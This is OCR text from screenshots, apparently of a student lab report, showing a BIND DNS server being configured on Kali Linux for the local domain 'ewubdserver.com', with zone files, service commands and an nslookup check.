

rifat@kali: /etc/bind
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ cd /etc/bind
┌──(rifat㉿kali)-[/etc/bind]
└─$ sudo cp named.conf.options named.conf.options.original
[sudo] password for rifat:
┌──(rifat㉿kali)-[/etc/bind]
└─$ sudo cp named.conf.local named.conf.local.original
┌──(rifat㉿kali)-[/etc/bind]
└─$ sudo cp db.local db.ewubdserver.com
┌──(rifat㉿kali)-[/etc/bind]
└─$ sudo cp db.127 db.56.168.192
┌──(rifat㉿kali)-[/etc/bind]
└─$ sudo gedit named.conf.options
(gedit:5864): tepl-WARNING **: 10:44:19.211: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:5864): tepl-WARNING **: 10:44:19.211: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:5864): dconf-WARNING **: 10:46:37.595: failed to commit changes to dconf: Failed to execute child process “dbus-launch” (No such file or directory)
┌──(rifat㉿kali)-[/etc/bind]
└─$



Open
named.conf.options
/etc/bind
Save
options {
directory "/var/cache/bind";
// If there is a firewall between you and nameservers you want
// to talk to, you may need to fix the firewall to allow multiple
// ports to talk. See http://www.kb.cert.org/vuls/id/800113
// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.
// forwarders {
// 0.0.0.0;
// };
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
dnssec-validation auto;
listen-on-v6 { any; };
recursion yes;
listen-on{192.168.56.5;};
allow-transfer {none;};
forwarders {
192.168.56.0;
};
};
Loading file "/etc/bind/named.conf.options"...
Plain Text
Tab Width: 8
Ln 23, Col 31
INS



Open
named.conf.local
/etc/bind
Save
1 //
2 // Do any local configuration here
3 //
4
5 // Consider adding the 1918 zones here, if they are not used in your
6 // organization
7 //include "/etc/bind/zones.rfc1918";
8
9 zone "ewubdserver.com" IN{
10 type master;
11 file "/etc/bind/db.ewubdserver.com";
12 };
13 zone "56.168.192.in-addr.arpa" IN{
14 type master;
15 file "/etc/bind/db.56.168.192";
16 };
C
Tab Width: 8
Ln 16, Col 3
INS


Open
db.56.168.192
/etc/bind
Save
1 ;
2 ; BIND reverse data file for local loopback interface
3 ;
4 $TTL 604800
5 @ IN SOA ns1.ewubdserver.com. root.ewubdserver.com. (
6 1 ; Serial
7 604800 ; Refresh
8 86400 ; Retry
9 2419200 ; Expire
10 604800) ; Negative Cache TTL
11 ;
12 @ IN NS ns1.ewubdserver.com.
13 24 IN PTR ns1.ewubdserver.com.
14 24 IN PTR www.ewubdserver.com.
15 24 IN PTR ftp.ewubdserver.com.
16 24 IN PTR mail.ewubdserver.com.
17
Plain Text
Tab Width: 8
Ln 17, Col 1
INS



rifat@kali: /etc/bind
File Actions Edit View Help
o named.service - BIND Domain Name Server
Loaded: loaded (/lib/systemd/system/named.service; disabled; preset: d
Active: inactive (dead)
Docs: man:named(8)
(rifat㉿kali)-[/etc/bind]
$ sudo systemctl start named
(rifat㉿kali)-[/etc/bind]
$ sudo systemctl enable named
Synchronizing state of named.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable named
Created symlink /etc/systemd/system/bind9.service → /lib/systemd/system/named.service.
Created symlink /etc/systemd/system/multi-user.target.wants/named.service → /lib/systemd/system/named.service.
(rifat㉿kali)-[/etc/bind]
$ sudo systemctl status named
● named.service - BIND Domain Name Server
Loaded: loaded (/lib/systemd/system/named.service; enabled; preset: di
Active: active (running) since Sun 2023-12-24 11:07:42 EST; 21s ago
Docs: man:named(8)
Main PID: 17555 (named)
Status: "running"
Tasks: 3 (limit: 4604)
Memory: 27.5M
CPU: 64ms
CGroup: /system.slice/named.service
└17555 /usr/sbin/named -f -u bind
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN':
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN':
Verify zone file syntax:
named-checkzone 56.168.192.in-addr.arpa db.56.168.192
8. Manage the BIND service:
Check service status:
sudo systemctl status named
Start the service:
sudo systemctl start named
Enable service at boot:
sudo systemctl enable named
Verify service status:
sudo systemctl status named
9. Configure local resolver:
sudo gedit /etc/resolv.conf



Open
resolv.conf
/etc
Save
1 # Generated by NetworkManager
2 nameserver 192.168.56.5
Plain Text
Tab Width: 8
Ln 2, Col 24
INS



rifat@kali: /etc/bind
File Actions Edit View Help
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN': 2
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN': 1
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN': 2
Dec 24 11:07:43 kali named[17555]: network unreachable resolving './NS/IN': 1
~
~
~
~
~
~
~
~
~
~
~
~
~
(rifat㉿kali)-[/etc/bind]
$ sudo gedit /etc/resolv.conf
(gedit:18275): tepl-WARNING **: 11:08:43.422: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:18275): tepl-WARNING **: 11:08:43.422: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:18275): dconf-WARNING **: 11:09:24.969: failed to commit changes to dconf: Failed to execute child process “dbus-launch” (No such file or directory)
(rifat㉿kali)-[/etc/bind]
$ sudo systemctl restart named
(rifat㉿kali)-[/etc/bind]
$



rifat@kali: /etc/bind
File Actions Edit View Help
~
~
~
~
~
~
(rifat㉿kali)-[/etc/bind]
$ sudo gedit /etc/resolv.conf
(gedit:18275): tepl-WARNING **: 11:08:43.422: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:18275): tepl-WARNING **: 11:08:43.422: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:18275): dconf-WARNING **: 11:09:24.969: failed to commit changes to dconf: Failed to execute child process “dbus-launch” (No such file or directory)
(rifat㉿kali)-[/etc/bind]
$ sudo systemctl restart named
(rifat㉿kali)-[/etc/bind]
$ nslookup www.ewubdserver.com
Server: 192.168.56.5
Address: 192.168.56.5#53
Name: www.ewubdserver.com
Address: 192.168.56.5
(rifat㉿kali)-[/etc/bind]
$


Server Side Website Validation Check




